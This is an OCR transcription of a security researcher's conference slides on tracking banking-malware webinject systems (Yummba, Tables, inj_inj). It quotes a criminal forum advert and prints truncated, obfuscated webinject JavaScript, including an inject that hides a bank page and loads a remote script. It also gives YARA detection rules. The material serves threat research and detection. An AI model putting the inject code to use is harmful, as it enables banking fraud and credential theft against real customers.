
FireEye



Tracking Actors through their Webinjects

James Wyke

Senior Security Researcher

Who Am I?

- I am
  - – Senior Security Researcher, FireEye iSIGHT
- I do
  - – RE
  - – Write code
  - – Botnet monitoring
  - – Banking malware
  - – Webinjects

FireEye®

Agenda

Agenda

- Introduction
- Webinjects Systems overview
- Trackable elements of Webinjects
- Differentiating actors using banking malware
- Automation
- Interesting results
- Summary

FireEye

Introduction

Introduction

Webinjects and Banking Malware

- Banking Malware
  - Other monetization methods such as Cryptocurrency mining more attractive to entry-level cybercriminals
  - New families indicate space is active – serious players only
- Webinjects
  - Rarely simple, frequently complex web applications
  - Off-the-shelf solutions popular
- Can we identify and track Webinjects Systems being used in banking malware?
- Can we use data harvested from Webinjects to track actors using multiple malware families?

FireEye

Webinjects Systems

Webinjects Systems

Recap

- Webinjects are a feature of Banking Malware where code is injected into a webpage
- Ranging from simple form field additions to full blown Automated Transfer Systems
- Injected code frequently just stub code
- Web application for managing Webinjects with own Administration Panel
- Off-the-shelf products often work with multiple malware families, or injects formats – Zeus vs Gozi
- Some systems in circulation for many years


Webinjects Systems

Yummba

- Highly prevalent, very well known, sold by “yummba”
- In circulation since at least 2012
- ATSEngine, Grabbers, Replacers
- Deployed by many families including non-Zeus format families, e.g. Corebot, ISFB
- About $800 per inject
- Easily identifiable code
- Huge range of targets including:
  - US, Canadian, Japanese, Australian, French banks and Financial Orgs
  - Retail Orgs, Porn websites

Webinjects Systems

Yummba



› Автозаливы и Инжекты

Подписка на тему | Сообщить другу | Версия для печ

yummba

20.03.2013, 22:37

Читер

Группа: Специалист
Сообщений: 70
Регистрация: 20.03.2013
Пользователь №: 48 632
Деятельность: кодинг


Репутация: 6
(1% - хорошо)

Автозаливы и инжекты от профессионала для профессионалов.


Основные положения Сервиса:

[>] Сервис изготавливает как приватные так и публичные продукты.
[>] Под приватными продуктами подразумевается софт изготавливаемый "в одни руки" с полны
приватного продукта. Поддержка по приватному софту исполняется в приоритетном порядке.
[>] Если "приватность" продукта не оговорена заранее то продукт становится публичным по у
[>] Цены на приватные продукты подразумевают надбавку в размере 50% к цене базового/пуб
[>] Распространение/передача каких либо частей кода либо самих продуктов приобретенных
приобретенные продукты со стороны Сервиса с последующей подачей жалобы в раздел Black L
[>] Публичные продукты поставляются по принципу "как есть" и не включают в свою стоимость
[>] Любые изменения в публичных продуктах оформляются как дополнительный заказ и оцени
[>] Публичные (готовые) продукты не подлежат "приватизации" и снятию с продажи.
[>] При подаче заказа, обговаривайте все предпочитаемые визуальные и технические особенн
принимаются. Каждое дополнение к заказу озвученное после оплаты, будет оцениваться инди
[>] Сервис не работает на арендных условиях. Только сдельная основа!
[>] Сервис не консультирует по вопросам не касающимся предоставляемых услуг/продуктов. С
можете обращаться в "соседние" сервисы.
[>] Сервис не даёт советов относительно проходимости переводов, актуальности тех или инны
ответственности.
[>] Сервис не несёт ответственности за правильность написания и содержание текстов фэйков
для заказов.
[>] Сервис не осуществляет анализ/ремонт/просмотр/редизайн и любую работу со сторонним с
[>] Сервис не изготавливает и не продаёт продукты под ресурсы стран СНГ.
[>] Сервис не возвращает денег, если заказанный софт уже передан клиенту.
[>] Сервис ровно как и разработчик(и) Сервиса, не несут ответственности за приченённый мор
[>] Оплатой заказа или покупкой готового софта вы подтверждаете факт ознакомления с прав
[>] Сервис не продаёт и не пишет троянов, мобильных ботов, связок, ТДС и прочего. Благо сущ

Гарантии:



.::CC+VBV Grabber




.::Full Info Grabber


Source: http://www.xylibox.com/2014/05/atsengine.html

Webinjects Systems

Yummba



```
_link = home_link+"/gate.php";var pkey = "Bc5rw12";var code_debug = true;eval(f
replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];
{o a={1r:D,1s:D,1d:D,1t:D},1u;1u=m.Y;H{m.Y=""}O(e){}a.1v=2s m.Y=="1O"?!0:2t("/*
,10):D;o e,1f,x,1x=m.1y("2y"),1z=["{2z-1R-1S-1T-1U}","{2A-1R-1S-1T-1U}","{2B-2C
0);a.1s=m.Y||((/2O/i).1w(m.2P||"")?5:1f)||a.1t;a.1r=1f||a.1s}o b=!!E.2Q||11.1e.
;E.1Y=9(h){o j=1B.1g.1C;o k=1B.1g.P;v.1Z=9(a,b,c){7(a===D)n;7(j&&a.1C===j){a.1C
9(d,e,f){o g=[];7(d==D)n g;7(k&&d.P===k)n d.P(e,f);v.1Z(d,9(a,b,c){g[g.u]=e.1h(
(!!E.39);o d=v.P(11.3a,9(p){o b=v.P(p,9(a){n[a.A,a.3b].J(\\\'~\\\')}).J(\\\',\\
){o c,1G,r,1i,Q,3e,R,3f,q,i;c=a.u&3;1G=a.u-c;r=b;Q=3g;R=3h;i=0;22(i<1G){q=((a.G
(q&t)*R)+((((q>>>16)*R)&t)<<16)))&L;r^=q;r=(r<<13)|(r>>>19);1i=((((r&t)*5)+((((
.G(i)&K);q=(((q&t)*Q)+((((q>>>16)*Q)&t)<<16))&L;q=(q<<15)|(q>>>17);q=(((q&t)*R)
<<16)))&L;r^=r>>>16;n r>>>0}}})();o 3l=(9(){9 3m(b){9 y(a){n"%"+f.1I(a>>4)+f.1I
c.1W(h)!=-1){g=g+h}w{o j=b.G(i);7(j<3r){g=g+y(j)}7(j>3s&&j<3t){g=g+y((j>>6)|3u)
+y(((j>>6)&S)|T);g=g+y((j&S)|T)}}}n g}9 26(){7(m.U("M")){m.U("M").27.28(m.U("M"
"1J")[0].1j(b)}9 2c(a){a+="&3J="+1A;o b=m.1y("3K");b.A="2a/3L";b.3M=9(){7(m.U("
 1F()))}n{3S:9(){2e()},3T:9(){26()}}}());o 3U=(9(){o d,F,B={};B["[C 3V]"]="3W";
1:9(a){7(a){f.1m++}w{f.z(W)}},z:9(a){7((a===W&&!--f.1m)||(a!==W&&!f.1l)){7(!m.2
("42",f.z,V)}w 7(m.1p){m.1p("2n",F);E.1p("43",f.z);o a=V;H{a=E.44==D}O(e){}7(m.
==="2h"){X.1M.2r(X,1b)}w 7(A==="9"){c.I(1b)}}7(1c){X.1n(1c[0],1c[1])}}n v},1n:9
1q=1;c=[];n v}};n X},A:9(a){n a==D?2g(a):B[2i.1g.4a.1h(a)]||"C"}};9 1L(){7(f.1l
a){f.2j();o b=f.A(a);d.1M(a)}n z})();9 4e(){n 4f!=4g?W:V}\',62,265,\'|||||||if|
Loaded|charCodeAt|try|push|join|0xff|0xffffffff|document_hide_css|fired|catch|m
rueFloat|prototype|call|h1b|appendChild|getElementsByTagName|isReady|readyWait|
y|forEach|hasher|screen|Date|bytes|case|charAt|head|setTimeout|doScrollCheck|do
x85ebca6b||0xc2b2ae35|hideContent|parentNode|removeChild|setAttribute|text|styl
roll|arguments|apply|typeof|eval|cc_on|zA|MSIE|rv|div|45EA75A0|3AF36230|8982020
|firefox|im|IE|OP|chrome|CH|use|strict|in||hasOwnProperty|get|height|width|colo
itch|iLoader|urlEncode|0xF|0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnop
|createTextNode|bt|script|javascript|onerror|src|home_link|amazon|js|ssid|Run|H
cel|toString|left|removeEventListener|detachEvent|isFrame|top|self\'.split(\'|\
%" : botid;botid = /UID/im.test(botid) ? botid = "<%IDBOT%>" : botid;botid = /I
eof data !== "undefined" && data !== null && /amzats|amazon\\.js|gate\\.php|iLo
console.log("==================================================");}return;}sen
|co\\.jp|co\\.uk|nl|pl)/im.test(top.location.href)){if(!isFrame()){iLoader.Hide
= "undefined" && a !== null && typeof a.message !== "undefined" && a.message !=
========");console.log(a);console.log(b);console.log("=========================
```



```
rule yummba1
{
        meta:
                system_name = "yummba"

        strings:
                $ncc1 = "NCCVBV"
                $ncc2 = "BOT_NICK"
                $ncc3 = "/ppadmin"
                $ncc4 = "/BOTID/"
                $ncc5 = "var pkey = \"Bc5rw12\""
                $ncc6 = "|document_hide_css|"

                $var1 = "var homeLink"
                $var2 = "var pkey"
                $var3 = "murmurhash3_32_gc"
                $var4 = "var home_link"
                $var5 = "var gate_link"
                $var6 = "var script_link"

                $js1 = "jsess_script_loader"
                $js2 = "new Fingerprint()"

        condition:

                any of ($ncc*) and any of ($var*) and any of ($js*)
}
```


Webinjects Systems

Tables

- Named after the title on the login page
- Active since around 2014
- Grabber/Replacer
- Default Zeus format but easily customisable. Observed deployed by:
  - Nymaim, Goziisfb, Corebot, Atmos, Terdot, Gootkit, ZeusPanda, Ramnit
- Wide range of targets including:
  - US, Canadian, French, UK, German, South American banks and Financial Orgs
  - Tax/payroll companies
  - Retail Orgs, email providers
  - Cryptocurrencies, online payment Orgs

Webinjects Systems

Tables




Tables

Login


Password

Webinjects Systems

Tables



```
data_inject: "<div id=\"_brows.cap\" style=\"position:fixed;top:0px;left:0px;width:100%;height:100%;z-index:9999;background:#ffffff;\"></div>\r\n<script>\r\nvar _0x2f90=[\"\",\"\\x64\\x6F\\x6E\\x65\",\"\\x63
1\\x6C\\x6C\\x65\\x65\",\"\\x73\\x63\\x72\\x69\\x70\\x74\",\"\\x63\\x72\\x65\\x61\\x74\\x65\\x45\\x6C\\x65\\x6D\\x65\\x6E\\x74\",\"\\x74\\x79\\x70\\x65\",\"\\x74\\x65\\x78\\x74\\x2F\\x6A\\x61\\x76\\x61\\x73\\
\x72\\x69\\x70\\x74\",\"\\x73\\x72\\x63\",\"\\x3F\\x74\\x69\\x6D\\x65\\x3D\",\"\\x61\\x70\\x70\\x65\\x6E\\x64\\x43\\x68\\x69\\x6C\\x64\",\"\\x68\\x65\\x61\\x64\",\"\\x67\\x65\\x74\\x45\\x6C\\x65\\x6D\\x65\\x6
74\\x73\\x42\\x79\\x54\\x61\\x67\\x4E\\x61\\x6D\\x65\",\"\\x76\\x65\\x72\",\"\\x46\\x46\",\"\\x61\\x64\\x64\\x45\\x76\\x65\\x6E\\x74\\x4C\\x69\\x73\\x74\\x65\\x6E\\x65\\x72\",\"\\x44\\x4F\\x4D\\x43\\x6F\\x6E\\
\\x65\\x6E\\x74\\x4C\\x6F\\x61\\x64\\x65\\x64\",\"\\x72\\x65\\x61\\x64\\x79\\x53\\x74\\x61\\x74\\x65\",\"\\x63\\x6F\\x6D\\x70\\x6C\\x65\\x74\\x65\",\"\\x6D\\x73\\x69\\x65\\x20\\x36\",\"\\x69\\x6E\\x64\\x65\\x
x4F\\x66\",\"\\x74\\x6F\\x4C\\x6F\\x77\\x65\\x72\\x43\\x61\\x73\\x65\",\"\\x75\\x73\\x65\\x72\\x41\\x67\\x65\\x6E\\x74\",\"\\x49\\x45\\x36\",\"\\x6D\\x73\\x69\\x65\\x20\\x37\",\"\\x49\\x45\\x37\",\"\\x6D\\x73
9\\x65\\x20\\x38\",\"\\x49\\x45\\x38\",\"\\x6D\\x73\\x69\\x65\\x20\\x39\",\"\\x49\\x45\\x39\",\"\\x6D\\x73\\x69\\x65\\x20\\x31\\x30\",\"\\x49\\x45\\x31\\x30\",\"\\x66\\x69\\x72\\x65\\x66\\x6F\\x78\",\"\\x4F\\
\x48\\x45\\x52\",\"\\x5F\\x62\\x72\\x6F\\x77\\x73\\x2E\\x63\\x61\\x70\",\"\\x67\\x65\\x74\\x45\\x6C\\x65\\x6D\\x65\\x6E\\x74\\x42\\x79\\x49\\x64\",\"\\x64\\x69\\x73\\x70\\x6C\\x61\\x79\",\"\\x73\\x74\\x79\\x6
65\",\"\\x6E\\x6F\\x6E\\x65\",\"\\x68\\x74\\x6D\\x6C\",\"\\x70\\x6F\\x73\\x69\\x74\\x69\\x6F\\x6E\",\"\\x66\\x69\\x78\\x65\\x64\",\"\\x74\\x6F\\x70\",\"\\x30\\x70\\x78\",\"\\x6C\\x65\\x66\\x74\",\"\\x77\\x69\\
\\x74\\x68\",\"\\x31\\x30\\x30\\x25\",\"\\x68\\x65\\x69\\x67\\x68\\x74\",\"\\x7A\\x49\\x6E\\x64\\x65\\x78\",\"\\x39\\x39\\x39\\x39\\x39\\x39\",\"\\x62\\x61\\x63\\x6B\\x67\\x72\\x6F\\x75\\x6E\\x64\",\"\\x23\\x
x46\\x46\\x46\\x46\\x46\"];var Browser=(function (){var _0x5c81x2=_0x2f90[0];function _0x5c81x3(){if(arguments[_0x2f90[2]][_0x2f90[1]]){return ;} ;arguments[_0x2f90[2]][_0x2f90[1]]=true;var _0x5c81x4=document
2f90[4]](_0x2f90[3]);_0x5c81x4[_0x2f90[5]]=_0x2f90[6];_0x5c81x4[_0x2f90[7]]=_0x5c81x2+_0x2f90[8]+ new Date();document[_0x2f90[11]](_0x2f90[10])[0][_0x2f90[9]](_0x5c81x4);} ;function _0x5c81x5(_0x5c81x6){_0x5c
=_0x5c81x6;if(_brows[_0x2f90[12]]()==_0x2f90[13]){if(document[_0x2f90[14]]){document[_0x2f90[14]](_0x2f90[15],_0x5c81x3,false);} ;} else {var _0x5c81x7=setInterval(function (){if(document[_0x2f90[16]]===_0x2f
7]){_0x5c81x3();clearInterval(_0x5c81x7);} ;} ,10);} ;} ;return {ver:function (){if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[18])>=0){return _0x2f90[22];} else {if(navigator[_0x2f90[21]][_0x
[20]]()[_0x2f90[19]](_0x2f90[23])>=0){return _0x2f90[24];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[25])>=0){return _0x2f90[26];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2
19]](_0x2f90[27])>=0){return _0x2f90[28];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[29])>=0){return _0x2f90[30];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90
)>=0){return _0x2f90[13];} else {return _0x2f90[32];} ;} ;} ;} ;} ;} ,inject:function (_0x5c81x6){_0x5c81x5(_0x5c81x6);} ,show:function (){var _0x5c81x8=document[_0x2f90[34]](_0x2f90[33]);if(_0x5c81x8){_0x
x8[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];} else {var _0x5c81x9=document[_0x2f90[11]](_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[0];} ;} ,hide:function (){var _0x5c81x8=document[_0x2f90[34]](_
90[33]);if(_0x5c81x8){_0x5c81x8[_0x2f90[36]][_0x2f90[39]]=_0x2f90[40];_0x5c81x8[_0x2f90[36]][_0x2f90[41]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[43]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[44]]=_0x2f9
];_0x5c81x8[_0x2f90[36]][_0x2f90[46]]=_0x2f90[45];_0x5c81x8[_0x2f90[36]][_0x2f90[47]]=_0x2f90[48];_0x5c81x8[_0x2f90[36]][_0x2f90[49]]=_0x2f90[50];} else {var _0x5c81x9=document[_0x2f90[11]](_0x2f90[38])[0];_0
1x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];} ;} };} ());_brows=Browser;\r\n_brows.botid = \'%BOTID%\';\r\n_brows.inject(\"https:/[redacted]/api/cpanel/t.js\");\r\n</script>"
```



```
rule tables1
{
        meta:
                system_name = "tables"

        strings:
                $var1 = "var _0x2f90=["
                $var2 = "eval(function(w,i,s,e)"
                $var3 = "_tables.callback()"

                $bot1 = "botid = "

                $inject1 = "_brows.inject"
                $inject2 = "_txt.insert("
                $inject3 = "_brows.cap"

        condition:
                any of ($bot*) and any of ($inject*) and any of ($var*)
}
```


Webinjects Systems

inj_inj

- Real name and seller not known
- Named after consistent variable name usage “inj_inj = “
- In circulation since 2015
- Wide usage: ISFB, Gootkit, Terdot, ZeusPanda, Corebot, IcedID, Dridex
- Grabber/Replacer, 2016 Buguroo Dridex report describes functionality
- Predominantly used against US, CA banks and Financial Orgs, but also Spanish and Australian

Webinjects Systems

inj_inj

